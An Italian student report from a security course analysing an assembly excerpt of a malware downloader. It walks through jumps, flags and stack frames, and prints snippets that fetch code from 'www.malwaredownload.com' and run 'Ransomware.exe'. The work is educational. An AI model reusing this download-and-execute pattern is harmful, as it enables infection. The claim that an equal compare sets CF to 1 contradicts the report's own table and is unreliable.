Analisi statica avanzata di un malware


Assembly, salti condizionali, funzioni
Alessandro Morabito @ Epicode

1 Introduzione

In questo progetto ci è stato fornito l'estratto di un codice *Assembly* che ci viene chiesto di commentare.
Possiamo comprendere interamente il flusso del programma del codice in questione, dal momento che i salti condizionali sono effettuati sulla base di espressioni costanti.

2 Diagramma di flusso

Di seguito ho disegnato il flusso che il programma seguirebbe se venisse eseguito: le freccie rosse indicano le istruzioni che non vengono eseguite dal programma, che segue quelle verdi.



3 Descrizione salti condizionati

Nel codice fornitoci sono presenti due salti condizionali.
Il primo avviene a seconda del risultato del comando `cmp eax, 5`. In particolare, `jnz` esegue un salto solamente se la flag `ZF` vale `0`, ovvero se l'ultima operazione eseguita non ha restituito un valore nullo.
Possiamo notare che inizialmente al registro `eax` viene assegnato il valore `5`, quindi viene effettuato un confronto con l'istruzione `cmp`. Questa esegue una operazione `sub` di sottrazione tra `eax` e `5`, senza però andare a influenzare il registro di destinazione.
Modifica comunque il registro `EFLAGS` a seconda dell'esito della sottrazione. In particolare:

	ZF	CF
eax - 5 < 0	0	1
eax - 5 = 0	1	0
eax - 5 > 0	0	0

L'istruzione `jnz` quindi non verrà eseguita, e il codice continuerà l'esecuzione normalmente con l'istruzione all'indirizzo `0040105F`.
A questo punto il valore di `ebx` viene aumentato di `1` con l'istruzione `inc`, diventando `11`. Viene utilizzata la stessa istruzione `cmp` utilizzata in precedenza, che esegue `11-11=0`, impostando la `CF` a `1`. Questa volta è `jz` l'istruzione utilizzata per effettuare il salto condizionale. Questo avviene nella situazione opposta di quella vista sopra, relativa a `jz`, ovvero se e solo se `ZF = 1`. Il salto viene quindi effettuato, e la prossima istruzione eseguita si troverà all'indirizzo `0040FFA0`.

4 Descrizione funzioni


L'istruzione corrispondente all'indirizzo dove arriva il salto passa come argomento a una pseudofunzione `WinExec()` il percorso ad un file, inizialmente contenuto nel registro `edi`. Dalle note possiamo infatti vedere:

```
mov  edx, edi   ; EDI: C:\Program and Settings\LocalUser
                ;       \Desktop\Ransomware.exe
push edx        ; .exe da eseguire
call WinExec()  ; pseudofunzione
```

Per passare i parametri a questa funzione viene effettuato un `push` del contenuto del registro `edx` sullo *stack*.
Un procedimento analogo avviene nella porzione di codice che non vediamo eseguita: il registro `edi` contiene un `URL`, successivamente copiato sul registro `eax` e *pushato* sullo *stack*, per passarlo come parametro alla pseudofunzione `DownloadToFile()`.

```
mov     eax, edi            ; EDI= www.malwaredownload.com
push    eax                 ; URL
call    DownloadToFile()    ; pseudofunzione
```

La funzione chiamata, a questo punto, procederà creando il proprio *stack*. Per fare ciò prima effettuerà un *push* del registro `ebp`, che punta alla base dello *stack* della funzione chiamante, salvandolo. Successivamente gli assegna il valore del registro `esp`, che punta alla cima dello *stack*. Le variabili locali della funzione chiamata salvate nello *stack* si troveranno quindi tra i registri `ebp` e `esp`, ovvero in indirizzi di memoria inferiori di `ebp`. I parametri passati alla funzione chiamata, invece, si troveranno prima della base dello *stack*, e quindi a indirizzi superiori in memoria.



5 Funzionalità implementate e conclusione

L'estratto del programma in questione contiene solamente due chiamate di funzione.
La funzione `WinExec()`[1] permette l'esecuzione di un'applicazione passata come parametro, e ritorna un codice d'errore se fallisce. In questo caso l'applicazione che eseguirà è il file `Ransomware.exe` che si trova sul `Desktop`.
La funzione `DownloadToFile()`[2] invece effettua il download di una risorsa accessibile da internet, salvandola su un file, e ritorna `S_OK` se ha successo.
Il malware in questione, per come ci è stato fornito, possiamo dedurre sia un *downloader*. Effettuando piccole modifiche al codice possiamo dedurre che possa prima tentare di scaricare un file malevolo, probabilmente il *ransomware* `Ransomware.exe`, per poi eseguirlo sulla macchina locale.

[1] `https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec`
[2] `https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)`